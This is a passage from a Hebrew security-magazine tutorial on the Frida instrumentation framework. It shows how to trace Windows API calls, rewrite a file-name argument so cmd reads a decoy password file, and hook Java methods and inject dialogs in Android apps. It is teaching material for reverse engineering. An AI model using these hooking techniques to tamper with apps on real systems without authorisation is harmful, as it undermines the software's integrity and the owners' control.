00007FFD0CF30134   44 8B 94 24 88 00 00    mov r10d,dword ptr ss:[rsp+88]
00007FFD0CF3013C   E9 0B 17 8D FD          jmp kernelbase.7FFD0A80184C
```

[**Frida's hook in memory**]

Frida API

ה-API של Frida מתחלק ל-2 חלקים עיקריים **Gum API** הידוע גם בשם JavaScript API (למרות שישנה אפשרות לכתוב גם ב-C ו-Swift) ו-**Binding API**.

Gum API:

שפת התכנות הפופולרית ביותר של Gum API היא JavaScript לכן נדבר עליה. המטרה העיקרית של ה-Gum API היא לאפשר לנו לכתוב Hook-ים לתהליך שאליו אנחנו מתממשקים, על הדרך אנחנו מרוויחים את האפשרות להריץ קוד ב-Context של התהליך שאליו התממשקנו (לדוגמה, נוכל להריץ קריאה לפונקציה של Java עוד לפני שהתהליך השתמש בה בפועל).

אם נרצה לחלק את Gum API לקטגוריות, נמצא את עצמנו מחלקים אותו לפלטפורמות ומטרת הפעולות. כלומר אם נרצה לכתוב Hook ל-Android נשתמש בקלאס של **Java**, במידה ונרצה לבצע פעולה שהיא ספציפית ל-Arm השמות של הקלאסים יתחילו ב-Arm: ArmWriter, ArmRelocator. כמובן שהמצב יהיה אותו הדבר לגבי x86 ומערכות הפעלה Win32 ו-Linux. מעבר לזה נבחר קלאס לפי מטרת הפעולה שאותה נרצה לבצע: Memory, Socket, File וכו.

Bindings API:

שפת התכנות של ה-Bindings API תלויה בשפה שדרכה הותקן ה-Frida Client כלומר אם התקנו דרך פייתון נשלוט על ה-Bindings דרך פייתון, במידה והתקנו דרך NodeJS ה-Bindings יכתבו ב-JavaScript. המטרה העיקרית של ה-Bindins API היא לאפשר לנו לכתוב תהליך אוטומציה ל-Frida, נוכל לייצר תהליך או להיצמד לתהליך קיים, נוכל להזריק את הקוד JavaScript של Frida Gum, וכמובן לחזור על התהליך הזה במספר מכשירים/מכונות במקביל תודות ל-Frida Server.

לדוגמה:

```
import frida
import json

session = frida.attach("notepad.exe")
print json.dumps([x.name for x in session.enumerate_modules()],
indent=4)
```

הקטע קוד הזה ייצמד לתהליך של **notepad.exe** וידפיס למסך את כל המודולים שלו (קבצי ה-dll בהם הוא משתמש).

```
import frida


def on_message(message, data):
    print message
```

```
# Find Frida server on USB Device (Mobile)
device = frida.get_usb_device(1000)
# Open APP On Pause State And Attach To It
pid = device.spawn(["com.android.insecurebankv2"])
session = device.attach(pid)
# Load Script And Add Message Callback
script = session.create_script('send("Message To Python");')
script.on('message', on_message)
script.load()
# Resume App
device.resume(pid)
# Wait For User Input To End The Script
raw_input('Press enter to continue...')
```

בקטע הקוד הזה במקום להיצמד לתהליך קיים, אנחנו מייצרים תהליך ורק לאחר מכן נצמדים אליו. לאחר מכן אנחנו מייצרים קוד JavaScript שירוץ בצד התהליך (שימו לב לפונקציה **send**), מייצרים Callback בסיסי ל-Event של Message וממשיכים את הריצה של התהליך. הפונקציה send מאפשרת לנו להעביר מידע מהצד של התהליך עצמו (Gum Api) לצד של האוטומציה (Bindings API) ככה נוכל להחליט איזה פעולה אנו רוצים לבצע כאשר ה-Hook שלנו ראה תוצאה מסויימת של פונקציה.

התחקות אחר קריאות לפונקציות בזמן אמת:

נחזור לדוגמה הקודמת - התחקות אחר פונקציות **CreateFileW**. כפי שציינו מקודם, ברגע שמגדירים ל-**Frida** להתחקות אחר פונקציה כלשהי (**frida-trace**) ייטען קובץ **JavaScript** אשר מגדיר מה לעשות בעת כניסה ו/או יציאה מהפונקציה. בדוגמה זו נעבוד עם קובץ ברירת המחדל.

על מנת לקבל דיווח על קריאה לפונקציה אין צורך לבצע כל שינוי בקובץ - אם ננסה לפתוח קובץ חדש מה **notepad** (**File->Open**...) נצפה לראות חיווי של הקריאה לפונקציה באופן הבא:

```
C:\Python27\Scripts>notepad

C:\Python27\Scripts>frida-trace.exe -i CreateFileW notepad.exe
Instrumenting functions...
CreateFileW: Loaded handler at "C:\Python27\Scripts\__handlers__\KERNELBASE.dll\CreateFileW.js"
CreateFileW: Loaded handler at "C:\Python27\Scripts\__handlers__\KERNEL32.DLL\CreateFileW.js"
Started tracing 2 functions. Press Ctrl+C to stop.
           /* TID 0x36f8 */
  2747 ms  CreateFileW()
  2747 ms  CreateFileW()
  2755 ms  CreateFileW()
  2755 ms  CreateFileW()
  2760 ms  CreateFileW()
  2760 ms  CreateFileW()
  2764 ms  CreateFileW()
  2764 ms  CreateFileW()
  2766 ms  CreateFileW()
  2766 ms  CreateFileW()
  2768 ms  CreateFileW()
  2768 ms  CreateFileW()
  2789 ms  CreateFileW()
  2789 ms  CreateFileW()
           /* TID 0x2544 */
  2790 ms  CreateFileW()
  2790 ms  CreateFileW()
```

ניתן לראות את הקריאות המרובות לפונקציה, ובנוסף כי ישנם צבעים שונים כאשר כל צבע מייצג Thread אחר.

כעת, נרצה לראות מהו הקלט של הפונקציה, כדי לעשות זאת נצטרך להגדיר ל-**Frida** להדפיס את המשתנה הרלוונטי. לפי התיעוד של MSDN, המשתנה הראשון (**lpFileName**) הוא למעשה הנתיב של הקובץ או ההתקן אותו נרצה לפתוח או ליצור.


נשנה את הסקריפט על מנת להציג משתנה זה:

```
{
  onEnter: function (log, args, state) {
    log("CreateFileW()");
    log(Memory.readUtf16String(args[0]));
  },
  onLeave: function (log, retval, state) {
  }
}
```

הוספנו את השורה הבאה:

```
log(Memory.readUtf16String(args[0]));
```

אשר למעשה מדפיסה חזרה את הערך של המשתנה במקום 0:



שינוי קלט של פונקציה בזמן אמת:

כדי להפוך את הסיפור למעט יותר מעניין, נשנה קצת את הסקריפט כדי לשנות את ההתנהגות של **cmd**. הפעם, בכל פעם ש-**cmd** ירצה לפתוח את הקובץ האמיתי ("**Password1.txt**"), נפתח את הקובץ הפיקטיבי ("**Password2.txt**").

זאת ההתנהגות הרגילה של **cmd** לפני השינוי:

```
C:\FridaTest>type Password1.txt
Username: RealAdmin
Password: 12345678
C:\FridaTest>type Password2.txt
Username: FakeAdmin
Password: 87654321
```

על מנת לעשות זאת, נשנה מעט את הסקריפט בצורה הבאה:

```
{
  onEnter: function (log, args, state) {
    log("CreateFileW()");
    log(Memory.readUtf16String(args[0]));
    if(Memory.readUtf16String(args[0]).includes("1")) {
      var fileName = Memory.readUtf16String(args[0]);
      var newFileName = fileName.replace("1", "2");
      Memory.writeUtf16String(args[0], newFileName);
    }
  },
  onLeave: function (log, retval, state) {
  }
}
```

כפי שניתן לראות, הוספנו מספר שורות כדי לבדוק האם הערך שנקרא מכיל תו או טקסט מסויים, במידה וכן נשנה אותו טרם הכניסה לפונקציה (**OnEnter**). בצורה הזו, בכל פעם ש-**cmd** קורא לפונקציה **CreateFileW**, **Frida** משנה את המשתנה הראשון (**lpFileName**) לערך שרצינו (**Password1**).

זאת ההתנהגות של **cmd** אחרי השינוי:

```
C:\Python27\Scripts>frida-trace.exe -i CreateFileW 10032
Instrumenting functions...
CreateFileW: Loaded handler at "C:\Python27\Scripts\__handlers__\KERNELBASE.dll\CreateFileW.js"
CreateFileW: Loaded handler at "C:\Python27\Scripts\__handlers__\KERNEL32.DLL\CreateFileW.js"
Started tracing 2 functions. Press Ctrl+C to stop.
           /* TID 0x3dc8 */
  2053 ms  CreateFileW()
  2053 ms  Password1.txt
  2053 ms  CreateFileW()
  5583 ms  CreateFileW()
  5583 ms  Password2.txt
  5583 ms  CreateFileW()
```

```
C:\WINDOWS\system32\cmd.exe

C:\FridaTest>type Password1.txt
Username: FakeAdmin
Password: 87654321
C:\FridaTest>type Password2.txt
Username: FakeAdmin
Password: 87654321
```

Frida Android

Frida Android מציעה פתרון איכותי לבעיית ה-Hook-ים באנדרואיד, חלקכם בטח שואלים איזו בעיה אנחנו משתמשים ב-Xposed והוא מעולה, אז זה נכון הוא לא רע בכלל, אך הוא מגיע עם כמה בעיות (כל שינוי דורש ריסטארט מלא של המכשיר, כל Hook הוא Hook כללי לכל המערכת הפעלה ולא רק לתהליך ספציפי וסיטנקס שהוא קצת פחות אינטואיטיבי). למרות ש**Frida Android-** לא כתוב ב-Java יש אפשרות להממשק לכל קטע קוד Java להשתמש בכל ספריה ולשנות כל פעולה בקוד, הבעיה היא שהדוקומנטציה קצת לוקה בחסר... אבל בשביל זה אנחנו כאן. כדי לשפוך אור על איך להשתמש כראוי ב-Frida Android נצטרך להתחיל בדוגמאות קוד.

נתחיל מ-Hook בסיסי:

```
Java.perform(function () {
    var Runtime = Java.use("java.lang.Runtime");
    Runtime.exec.overload("java.lang.String").implementation = function
(s) {
        send(s.toString());
        return this.exec.overload("java.lang.String").call(this, s);
    };
});
```

בשביל להתחיל נצטרך לעטוף את כל הקוד שקשור ל-Java עם **Java.perform** כדי שיוכל לרוץ בסביבת Java. לאחר מכן נצטרך ליבא את ה-Class שלו אנחנו רוצים לייצר Hook (במקרה הזה Runtime) בעזרת **Java.use**, עכשיו כשיש לנו את הקלאס נרצה ליצר Hook לאחת הפונקציות שלו...

בחרנו ב-**Runtime.exec** כדי לייצר **Montior** לכל תהליך שהאפליקציה מריצה במערכת הפעלה. **Overloaded** נועד למצוא את הפונקציה הנכונה (ב-Java יש העמסת בנאים ופונקציות מה שאומר שאותה פונקציות יכולה להגיע בכמה ווריאציות) - הפונקציה מקבלת משתנה מסוג **java.lang.String** וכעת אנחנו משנים את הפונקציונליות שלה כאשר אנחנו מייצרים פונקציה חדשה ב-**implementation**. כעת כשאנחנו בתוך הפונקציה החדשה אנחנו צריכים להחליט מה לעשות, במקרה הזה בחרנו לשלוח Message Event חזרה ל-Bindings API עם הפקודה שהאפליקציה הריצה במערת ההפעלה.

```
return this.exec.overload("java.lang.String").call(this, s);
```

נועדה כדי לייצר קריאה לפונקציה המקורית (ללא Hook) ולהחזיר את התשובה שהיא מחזירה.

עכשיו אחראי שראינו דוגמה בסיסית, הגיע הזמן לראות דוגמה ל-Hook דונמי. הנה קטע קוד שמיצר Hook-ים בצורה פשוטה ונוחה:

```
function hook(obj, func, args) {
    var Exception = Java.use('java.lang.Exception');
    try {
        Java.use(obj)[func].overload.apply(Java.use(obj)[func],
args).implementation = function () {
            var args = [].slice.call(arguments);
            var result = this[func].apply(this, args);
            var calledFrom =
Exception.$new().getStackTrace().toString().split(',')[1];

            var message = JSON.stringify({
                function: obj + "." + func,
                arguments: args,
                result: result,
                calledFrom: calledFrom
            });

            console.log(message);
            return result;
        };
    } catch (err) {
        console.log(obj + "." + func + "[\"Error\"] => " + err);
    }
}

Java.perform(function () {
    hook("java.lang.Runtime", "exec", ["java.lang.String"]);
});
```

יצרנו פונקציה ב-JavaScript בשם hook שמקבלת 3 משתנים (האובייקט, הפונקציה, סוגי הארגומנטים). בתור התחלה נייבא Expception כדי שבהמשך נוכל להגיע לקטע הקוד שקרא לפונקציה שעשינו לה Hook.

כעת נשמש בעובדה שאנחנו כתובים ב-JavaScript ונשתמש בטריקים של השפה:

- כל אובייקט בג'אווהסקריפט יכול לגשת למשתנים בעזרת Obj.Key או בעזרת Obj[key], מה שמאפשר לנו גישה דינמית לפונקציה בתוך האובייקט.
- Apply לפונקציה מאפשר לנו לקרוא לה עם מערך של ארגומנטים כלומר במקום Obj.func(1,2) נקרא בעזרת Obj.func.apply(null, [1, 2]) .
- ניגש לארגומנטים שקיבלנו בעזרת **arguments** מבלי לציין ארגומנטים ספציפיים בחתימת הפונקציה.

ועכשיו נעבור לכמה טריקים שלא לגמרי מתועדים ☺

- על מנת לקרוא לייצר אובייקט חדש צריך להשתמש בפונקציה **$new** כמו שעשינו כשיצרנו Exception בקוד.
- כדי ליצר Hook לקונסטרקטור לא ניצר אותו על הפונקציה **$new** אלא על הפונקציה **$init**.
- Array של משתנים ב-Frida מיוצג באותה הצורה כמו Smali: כלומר מערך של Strings ייוצג בצורה הבאה: [Ljava.lang.String; (כלומר [L{ClassName};]).

ב-Hook נייצר אובייקט של הודעה (שיהפוך בסופו של דבר למחרוזת שתודפס למסך) שמכיל את הארגומנטים שקיבלנו (ב-Hook), את התוצאה הסופית של הפונקציה שיצרנו לה Hook ואת המיקום בו קראו לפונקציה שלנו (שהשגנו בעזרת ה-StackTrace במיקום 1 כיוון שמיקום 0 מכיל את הפונקציה שלנו).

הדוגמה האחרונה (יצירת Alert Dialog):

```
Java.perform(function () {
    var System = Java.use('java.lang.System');
    var ActivityThread = Java.use("android.app.ActivityThread");
    var AlertDialogBuilder =
Java.use("android.app.AlertDialog$Builder");
    var DialogInterfaceOnClickListener =
Java.use('android.content.DialogInterface$OnClickListener');


Java.use("android.app.Activity").onCreate.overload("android.os.Bundle").
implementation = function (savedInstanceState) {
        // Get Main Activity
        var application = ActivityThread.currentApplication();
        var launcherIntent =
application.getPackageManager().getLaunchIntentForPackage(application.ge
tPackageName());
        var launchActivityInfo =
launcherIntent.resolveActivityInfo(application.getPackageManager(), 0);

        var activity = this;

        // Alert Will Only Execute On Main Package Activity Creation
        if (launchActivityInfo.name.value ===
this.getComponentName().getClassName()) {
            var alert = AlertDialogBuilder.$new(this);
            alert.setMessage("What you want to do now?");

            alert.setPositiveButton("Dismiss", Java.registerClass({
                name: 'il.co.realgame.OnClickListenerPositive',
                implements: [DialogInterfaceOnClickListener],
                methods: {
                    getName: function () {
                        return 'OnClickListenerPositive';
                    },
                    onClick: function (dialog, which) {
                        dialog.dismiss();
                    }
                }
            }).$new());
```

```
            alert.setNegativeButton("Force Close!", Java.registerClass({
                name: 'il.co.realgame.OnClickListenerNegative',
                implements: [DialogInterfaceOnClickListener],
                methods: {
                    getName: function () {
                        return 'OnClickListenerNegative';
                    },
                    onClick: function (dialog, which) {
                        activity.finish();
                        System.exit(0);
                    }
                }
            }).$new());
            alert.create().show();
        }
        return this.onCreate.overload("android.os.Bundle").call(this,
savedInstanceState);
    };
});
```

בדוגמה הזו יצרנו קוד שמעלה AlertDialog כנוצר ה-Main Activity. ההבדל בין הדוגמה הזו לאחרות היא העובדה שכדי לייצר Callbacks לכפתורי חיוב ושלילה ב-AlertDialog אנחנו צריכים לייצר אובייקט מסוג DialogInterface.OnClickListener בגלל שהוא Class בתוך Class נייבא אותו בעזרת:

```
Java.use('android.content.DialogInterface$OnClickListener');
```

ככל הנראה '$' מאפשר לנו לגשת ל-Inner Class.

על מנת לייצר קלאס חדש, לממש את הפונקציה onClick ולייצר אובייקט שלו נשתמש בקטע קוד הבא:

```
Java.registerClass({
    name: 'il.co.realgame.OnClickListenerPositive',
    implements: [DialogInterfaceOnClickListener],
    methods: {
        getName: function () {
            return 'OnClickListenerPositive';
        },
        onClick: function (dialog, which) {
            dialog.dismiss();
        }
    }
}).$new()
```

ניתן שם ל-Class (il.co.realgame.OnClickListenerPositive),נממש את DialogInterface.OnClickListener ([DialogInterfaceOnClickListener]), נקבע פונקציות: getName שתחזיר את שם האובייקט (OnClickListenerPositive) ו-onClick שהכרחית כדי לייצר OnClick Listener. כעת שהכל במקום הגיע הזמן לקרוא ל-$new שתייצר לנו אובייקט מה-Class שיצרנו.

לסיכום

אז מה למדנו?

- הבנו מה זה DBI ואיך זה יכול לשמש אותנו בניתוח או שינוי התנהגות של תהליך.
- הכרנו מנוע עוצמתי בשם Frida אשר מנגיש לנו יכולות ניתוח מתקדמות בצורה פשוטה.
- הבנו כיצד להשתמש ב Frida כדי להתחקות אחר קריאות לפונקציות.
- שינינו פונקציית Native כדי לשנות את ההתנהגות של התהליך.
- הבנו כיצד להשתמש ב Frida כיצד להתחקות או לשנות פונקציות באפליקציות Android.
- יצרנו פונקציה ליצירת Hook-ים דינמית בצורה נוחה ופשוטה.
- הכרנו כמה פעולות לא מתועדות ב-Frida Android.

אם שאלתם את עצמכם איך אנחנו מכירים את הפונקציות הלא מתועדות, התשובה תמיד תהיה קריאה מהקוד וכמובן הכי חשוב קריאה מהבדיקות בקוד (Unit Tests).

נשמח לראות אותכם משתמשים ב-Frida כדי לפתור את הבעיות שלכם, שיהיה בהצלחה!

קישורים בנושא

- https://www.frida.re/
- https://github.com/frida/frida/wiki/Comparison-of-function-hooking-libraries
- https://github.com/frida/frida-python/blob/master/src/frida/tracer.py#L838
- https://msdn.microsoft.com/en-us/library/windows/desktop/aa363858(v=vs.85).aspx
- https://developer.android.com/reference/android/app/AlertDialog.Builder.html
- https://github.com/frida/frida-java/tree/master/test/re/frida
- https://www.youtube.com/watch?v=IvPtIr8USS4

על המחברים

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3

- **רועי כהן:** סמנכ"ל מכירות ומחקר בחברת Vicarius.
  - אימייל: roi@vicarius.io

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-92 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של חודש מרץ

אפיק קסטיאל,

ניר אדר,

28.02.2018